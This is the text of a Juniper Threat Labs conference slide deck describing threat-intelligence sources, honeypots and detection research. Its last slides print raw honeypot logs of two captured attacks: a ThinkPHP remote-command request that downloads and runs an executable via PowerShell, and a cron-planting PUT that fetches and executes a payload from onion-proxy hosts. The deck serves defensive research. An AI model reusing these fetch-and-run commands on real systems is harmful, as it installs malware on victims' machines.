



NXTWORK® 2019

CONFIDENTIALITY AND LEGAL NOTICE

This material contains information that is confidential and proprietary to Juniper Networks, Inc. Recipient may not distribute, copy, or repeat information in the document without a signed non-disclosure agreement (NDA).

Any statements of product direction contained in this presentation sets forth Juniper Networks' current intention and is subject to change at any time without notice. No purchases are contingent upon Juniper Networks delivering any feature or functionality depicted in this presentation.

Copyright 2019 Juniper Networks, Inc. All rights reserved. Juniper Networks, the Juniper Networks logo, Juniper, Junos, and NXTWORK are registered trademarks of Juniper Networks, Inc. in the United States and other countries. All other trademarks, service marks, registered marks, or registered service marks are the property of their respective owners. Juniper Networks assumes no responsibility for any inaccuracies in this document. Juniper Networks reserves the right to change, modify, transfer, or otherwise revise this publication without notice.



THREAT DISCOVERY: A DEEP DIVE INTO JUNIPER THREAT LABS

Mounir Hahad

Head of Juniper Threat Labs

JUNIPER
NETWORKS | Engineering
Simplicity



AGENDA

- Juniper Threat Labs intro
- Daily Attacks
 - Source of data
 - Stats (source countries, ports, etc.)
 - Case Study 1: BuleHero Cryptominer
 - Case Study 2: Troldeh Ransomware + cryptominer
 - Case Study 3: Mirai botnet + ADB
 - Case Study 4: Trojan + Cryptominer
- Detection Methods
 - SRX Next Gen Firewall
 - SkyATP Cloud Advanced Threat Prevention
 - JATP On-Premise Advanced Threat Prevention Appliance
 - Juniper MX Routers with SecIntel



Juniper Threat Labs

LABS?





JUNIPER THREAT LABS

STAY INFORMED

DRIVE DETECTION

PROJECT OUR LEADERSHIP

JTL SOURCES OF INFORMATION


- Cyber Threat Alliance
- Open Source Intelligence
- US-CERT
- Customer Detections
- Honeypots
- Social Media
- Closed Security Groups



JTL HONEYPOTS



SAMPLING OF SkyATP CUSTOMERS



JTL THREAT INTELLIGENCE OPERATIONS

- Reputation Sources
- C&C network rule generation
- Threat Intel Generation (Continuous updates)
- Threat Analysis Lab – Interactive Detonation Sandbox
- Efficacy monitoring feedback loop
 - C&C rule hits, blocked IPs, etc.
 - Malware detections

JTL THREAT RESEARCH

- Blue Sky Research Prototypes
 - Mobile Threat Inspector – End user visibility
 - Encrypted Traffic Analysis
 - DGA detection
 - Signature-less IoT botnet traffic detection
 - HoneyProcs – Process Injection Detection
 - Threat Hunting rules
 - Sample Clustering
- Crawlers, Honeypots for Threat Discovery
 - Daily Top Sites crawling
 - Low interactivity TCP Honeypot
 - High interactivity ssh honeypot
 - SMB, RDP, HTTP honeypots

The screenshot displays the Juniper Threat Labs Mobile Threat Inspector interface. At the top, the Juniper logo and the text 'JUNIPER THREAT LABS MOBILE THREAT INSPECTOR' are visible. Below this, the following information is shown:

- Device:** Iphone
- Manufacturer:** Apple, Inc.
- User agent:** Mozilla/5.0 iPhone CPU iPhone OS 11_2_6 like Mac OS X AppleWebKit/604.5.6 KHTML, like Gecko Version/11.0 Mobile/15D100 Safari/604.1

Below the user agent string, it states: 'Servers visited by this device in the last 86 seconds:'. There are two buttons: 'CLEAR LIST' and 'RELOAD'.

Under the heading 'HTTP fingerprint 1', there is a table of visited servers:

Category	Country	Domain	Action
POPULAR	USA	appldnld.apple.com	Copy

Under the heading 'HTTPS Browser', there is another table of visited servers:


Category	Country	Domain	Action
TRACKING	USA	api.mixpanel.com	Copy
POPULAR	USA	configuration.apple.com	Copy
POPULAR	USA	dl-media.viber.com	Copy
TRACKING	USA	e.crashlytics.com	Copy



Daily Attacks

HOW OFTEN ARE YOU
ATTACKED PER DAY?

HOW OFTEN DO YOU GET ATTACKED EACH DAY?



EXAMPLE 1 OF HONEYPOT ATTACK

# offset	Q Q □ *	1,380,211
t prospector.type	Q Q □ *	log
# req_length	Q Q □ *	658
t request	Q Q □ *	<div>GET /public/hydra.php?xcmd=cmd.exe%20/c%20powershell%20(new-object%20System.Net.WebClient).DownloadFile('http://fid.hognoob.se/download.exe','%SystemRoot%/Temp/lugwzixshmuqdr24469.exe');start%20%SystemRoot%/Temp/lugwzixshmuqdr24469.exe HTTP/1.1</div> <div>Connection: Keep-Alive</div> <div>Accept: */*</div> <div>Accept-Language: zh-cn</div> <div>Referer: http://[REDACTED]:801/public/hydra.php?xcmd=cmd.exe /c powershell (new-object System.Net.WebClient).DownloadFile('http://fid.hognoob.se/download.exe','%SystemRoot%/Temp/lugwzixshmuqdr24469.exe');start %SystemRoot%/Temp/lugwzixshmuqdr24469.exe</div> <div>User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)</div> <div>Host: [REDACTED]:801</div>
⌚ request_time	Q Q □ *	July 10th 2019, 00:26:07.000
t source	Q Q □ *	/home/pkimayong/tcphoneypot/logs/fakehttp_071019.log
t src_ip	Q Q □ *	36.91.114.174


ThinkPHP framework Remote commands




EXAMPLE 2 OF HONEYPOT ATTACK

# offset	Q Q [* 6,266,332
t prospector.type offset	Q Q [* log
# req_length	Q Q [* 710
t request	Q Q [* PUT /fileserver/go.txt HTTP/1.1 Host: [REDACTED]:8161 Accept-Encoding: identity Content-Length: 603 */4 * * * root (curl -fsSLk --max-time 175 https://an7kmd2wp4xo7hpr.onion.pet/src/ldm -o ~/.ntp curl -fsSLk --max-time 175 https://an7kmd2wp4xo7hpr.onion.ly/src/ldm -o ~/.ntp curl -fsSLk --max-time 175 https://an7kmd2wp4xo7hpr.onion.ws/src/ldm -o ~/.ntp wget --quiet --no-check-certificate --timeout 175 https://an7kmd2wp4xo7hpr.onion.pet/src/ldm -O ~/.ntp wget --quiet --no-check-certificate --timeout 175 https://an7kmd2wp4xo7hpr.onion.ly/src/ldm -O ~/.ntp wget --quiet --no-check-certificate --timeout 175 https://an7kmd2wp4xo7hpr.onion.ws/src/ldm -O ~/.ntp) && chmod +x ~/.ntp && sh ~/.ntp ##
⌚ request_time	Q Q [* July 5th 2019, 00:09:56.000
t source	Q Q [* /home/pkimayong/tcphoneypot/logs/fakehttp_070519.log
t src_ip	Q Q [* 223.221.36.104
# src_port	Q Q [* 45,335

